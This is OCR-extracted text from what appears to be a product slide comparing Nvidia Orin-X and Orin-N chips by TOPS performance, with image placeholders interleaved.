



Nvidia Orin-X

254 TOPS




Nvidia Orin-X






2x Orin-X

508 TOPS




4x Orin-X


1016 TOPS




Nvidia Orin-N


84 TOPS






Orin-X VS Orin-N Same Interface



